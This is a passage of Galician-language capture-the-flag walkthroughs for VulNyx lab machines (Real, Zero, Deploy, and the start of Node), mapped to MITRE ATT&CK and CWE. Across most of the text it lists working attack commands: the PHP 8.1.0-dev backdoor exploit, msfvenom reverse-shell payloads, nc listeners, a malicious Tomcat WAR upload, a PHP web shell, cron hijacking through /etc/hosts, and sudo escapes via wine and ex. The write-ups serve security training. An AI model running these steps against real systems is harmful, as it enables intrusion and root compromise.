ls -l /opt/task # Script de tarefa programada

cat /opt/task
# O script conecta a un host remoto (shelly.nyx) polo porto 65000

# Modificación de /etc/hosts para apuntar shelly.nyx á nosa IP
echo "IP_Atacante shelly.nyx" >> /etc/hosts

# Preparamos listener no atacante
nc -nlvp 65000
# Esperamos a que root execute a tarefa programada mediante cron

# ⇒ Obtemos reverse shell como root
whoami # root
cd
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Real

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de backdoor en UnrealIRCd	Explotación de servizo vulnerable	T1190 — Exploit Public-Facing Application T1592 — Gather Victim Host Information	CWE-506 — Embedded Malicious Code
3. Explotación	Explotación de backdoor en UnrealIRCd mediante Metasploit	Remote Code Execution / backdoor	T1059.004 — Command and Scripting Interpreter: Unix Shell T1203 — Exploitation for Client Execution	CWE-94 — Improper Control of Generation of Code
4. Post-explotación	Enumeración de tarefas programadas e ficheiros de configuración	Discovery local	T1083 — File and Directory Discovery T1053 — Scheduled Task/Job	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Modificación de /etc/hosts para redirect de tráfico	Man-in-the-Middle / DNS spoofing local	T1565.002 — Data Manipulation: Transmitted Data Manipulation T1557 — Adversary-in-the-Middle	CWE-284 — Improper Access Control
	Captura de conexión de tarefa cron e obtención de shell root	Hijacking de tarefa programada	T1053.003 — Scheduled Task/Job: Cron T1068 — Exploitation for Privilege Escalation	CWE-269 — Improper Privilege Management

ZERO


Máquina virtual Zero



A máquina Zero é moi interesante porque...

- PHP 8.1.0-dev con backdoor incorporado
- Escapamos dun contenedor Docker
- Credenciais no bash_history de root
- Escalada mediante Wine executando payload de Windows
- Dobre entorno: contenedor Docker → host real

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Zero -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Zero # 8080
whatweb IP_VulNyx_Zero:8080
curl -I IP_VulNyx_Zero:8080
```

Fase 2 — Análise

```
# Porto 8080 → PHP 8.1.0-dev (versión vulnerable con backdoor)
firefox IP_VulNyx_Zero:8080 &

# Busca de exploits para PHP 8.1.0-dev
searchsploit php 8.1.0-dev
# PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution | php/webapps/49933.py

# Descarga do exploit
searchsploit -m 49933.py
```

Fase 3 — Explotación

```
# Opción 1: Exploit básico (pseudo-shell)
python 49933.py
# Escribimos: http://IP_VulNyx_Zero:8080
whoami # root (pero en pseudo-shell limitada)

# Opción 2: Exploit con reverse shell completa
# Descargamos exploit alternativo de GitHub
wget https://raw.githubusercontent.com/flast101/php-8.1.0-dev-backdoor-rce/refs/heads/main/revshell_php_8.1.0-dev.py

# Preparamos listener no atacante
nc -nlvp 6666

# Executamos exploit con reverse shell
python2.7 revshell_php_8.1.0-dev.py http://IP_VulNyx_Zero:8080 IP_Atacante 6666
# ⇒ Conseguimos reverse shell como root (dentro dun contenedor Docker)
```

Fase 4 — Post-explotación


```
# Mellora da TTY shell
script /dev/null -c bash
# Ctrl+Z
stty raw -echo;fg
reset
# Terminal type: xterm
export TERM=xterm
export SHELL=bash

# Verificación do entorno
whoami # root
find / -type f -iname "*.txt" 2>/dev/null # Non atopamos flags
cat /etc/passwd # Non hai usuarios do sistema (uid>1000)

# Detección de contenedor Docker
find / -type f -iname "*docker*" 2>/dev/null
ls -l /.dockerenv # Confirmamos que estamos nun contenedor Docker

# Enumeración de información sensible
cat ~/.bash_history
# Atopamos credenciais do usuario user_sistema no historial

# Acceso SSH ao host real
ssh user_sistema@IP_VulNyx_Zero # Usamos credenciais do historial
# ⇒ Conseguimos acceso ao host real como usuario user_sistema
cat /home/user_sistema/user.txt # ⇒ Flag de usuario conseguida

# Enumeración de permisos sudo
sudo -l
# User user_sistema may run the following commands on zero:
#     (root) NOPASSWD: /usr/bin/wine

# Xeración de payload con msfvenom
# No atacante:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP_Atacante LPORT=8888 -f exe -o payload.exe

# Codificación en base64 para transferencia
base64 payload.exe | tee payload_b64.txt

# No host como user_sistema:
nano subir
# Copiar contido de payload_b64.txt
# Gardar e saír
cat subir | base64 -d > payload.exe

# Preparamos listener no atacante
nc -nlvp 8888

# Executamos payload con wine e privilexios sudo
sudo /usr/bin/wine payload.exe
# ⇒ Obtemos reverse shell de root mediante Wine

# Verificación (na reverse shell de Wine)
whoami # ZERO\root
cd Z:\root
type root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Zero

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de PHP 8.1.0-dev con backdoor	Recoñecemento de versión vulnerable	T1592 — Gather Victim Host Information T1595.002 — Active Scanning: Vulnerability Scanning	CWE-506 — Embedded Malicious Code
3. Explotación	Explotación de backdoor en PHP 8.1.0-dev	Remote Code Execution / backdoor	T1190 — Exploit Public-Facing Application T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-94 — Improper Control of Generation of Code
4. Post-explotación	Detección de contorno Docker e enumeración	Container awareness / discovery	T1610 — Deploy Container T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Extracción de credenciais do historial de comandos	Credential Access	T1552.003 — Unsecured Credentials: Bash History T1078 — Valid Accounts	CWE-312 — Cleartext Storage of Sensitive Information
	Acceso SSH ao host con credenciais válidas	Uso de contas válidas	T1021.004 — Remote Services: SSH T1078 — Valid Accounts	CWE-798 — Use of Hard-coded Credentials (contextual)
	Xeración e transferencia de payload malicioso	Ingress tool transfer	T1105 — Ingress Tool Transfer T1027 — Obfuscated Files or Information	CWE-494 — Download of Code Without Integrity Check
	Abuso de wine con sudo para escalada de privilexios	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059 — Command and Scripting Interpreter	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

DEPLOY


Máquina virtual Deploy



A máquina Deploy é moi interesante porque...

- Credenciais por defecto en Tomcat (tomcat/s3cret)
- Upload de WAR malicioso mediante Tomcat Manager
- Credenciais en ficheiro de configuración comentadas pero visibles
- Permisos de escritura en /var/www/html para webshell
- Escalada mediante ex con sudo

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Deploy -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Deploy # 22,8080
whatweb IP_VulNyx_Deploy:8080
curl -I IP_VulNyx_Deploy:8080
```

Fase 2 — Análise

```
# Porto 8080 → Apache Tomcat
firefox IP_VulNyx_Deploy:8080 &

# Acceso ao panel de administración con credenciais por defecto
# Usuario: tomcat
# Contrasinal: s3cret
# Acceso exitoso a Tomcat Manager
```

Fase 3 — Explotación

```
# Xeración de payload WAR con reverse shell
msfvenom -p java/jsp_shell_reverse_tcp LHOST=IP_Atacante LPORT=4444 -f war -o shell.war

# Preparamos listener no atacante
nc -nlvp 4444

# Subida do payload WAR mediante Tomcat Manager
# Deploy → WAR file to deploy → Seleccionar shell.war → Deploy

# Execución do payload
firefox http://IP_VulNyx_Deploy:8080/shell/ &
# ⇒ Conseguimos reverse shell como usuario tomcat
```

Fase 4 — Post-explotación


```
# Enumeración de usuarios do sistema
cat /etc/passwd

# Lectura de ficheiro de configuración de Tomcat
cat /etc/tomcat9/tomcat-users.xml
# <?xml version="1.0" encoding="UTF-8"?>
# <tomcat-users xmlns="http://tomcat.apache.org/xml"
#               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
#               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
#               version="1.0">
#   <user username="tomcat" password="s3cret" roles="manager-gui"/>
#   <!-- <user username="XXXXXXXXXX" password="YYYYYYYYYY" roles="manager-gui"/> -->
# </tomcat-users>

# Atopamos credenciais do usuario XXXXXXXXXX (comentadas pero visibles)
# Usuario: XXXXXXXXXX
# Contrasinal: YYYYYYYYY

# Acceso SSH co usuario sa
ssh XXXXXXXXXX@IP_VulNyx_Deploy # Contrasinal: YYYYYYYYY
# ⇒ Conseguimos consola de usuario XXXXXXXXXX (flag user.txt)

# Enumeración de permisos de escritura
ls -ld /var/www/html
# Permisos de escritura en /var/www/html

# Subida de reverse shell PHP (PentestMonkey)
# No atacante, transferimos reverse-shell.php
# Modificamos IP e porto no script
# Subímola ao servidor

# Preparamos listener no atacante
nc -nlvp 5555

# Execución da reverse shell mediante navegador
firefox http://IP_VulNyx_Deploy/reverse-shell.php &
# ⇒ Conseguimos shell como usuario ZZZZZZZZZ

# Enumeración de permisos sudo
sudo -l
# User ZZZZZZZZZ may run the following commands on deploy:
#     (root) NOPASSWD: /usr/bin/ex

# Consulta en GTFOBins(https://gtfobins.github.io/) para ex
# Explotación de ex con sudo
sudo /usr/bin/ex
!/bin/bash
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Deploy

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Acceso con credenciais por defecto a Tomcat Manager	Uso de credenciais por defecto	T1078.001 — Valid Accounts: Default Accounts T1110.001 — Brute Force: Password Guessing	CWE-798 — Use of Hard-coded Credentials
3. Explotación	Subida de WAR malicioso mediante Tomcat Manager	File upload / deploy malicioso	T1190 — Exploit Public-Facing Application T1105 — Ingress Tool Transfer	CWE-434 — Unrestricted Upload of File with Dangerous Type
4. Post-explotación	Extracción de credenciais de ficheiros de configuración	Credential Access	T1552.001 — Unsecured Credentials: Credentials In Files T1083 — File and Directory Discovery	CWE-312 — Cleartext Storage of Sensitive Information
	Acceso SSH con credenciais válidas	Uso de contas válidas	T1021.004 — Remote Services: SSH T1078 — Valid Accounts	CWE-522 — Insufficiently Protected Credentials
	Subida de webshell PHP a directorio con permisos de escritura	Web shell deployment	T1505.003 — Server Software Component: Web Shell T1105 — Ingress Tool Transfer	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Abuso de ex con sudo para escalada de privilexios	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

NODE


Máquina virtual Node



A máquina Node é moi interesante porque...

- Node-RED 3.0.2 sen autenticación
- RCE mediante exploit de GitHub
- Dúas opcións de escalada: lectura de ficheiros ou reverse shell
- Uso de require('child_process') en Node.js
- Abuso de node con sudo para executar código

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Node -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Node # 1880
whatweb IP_VulNyx_Node:1880
curl -I IP_VulNyx_Node:1880
```

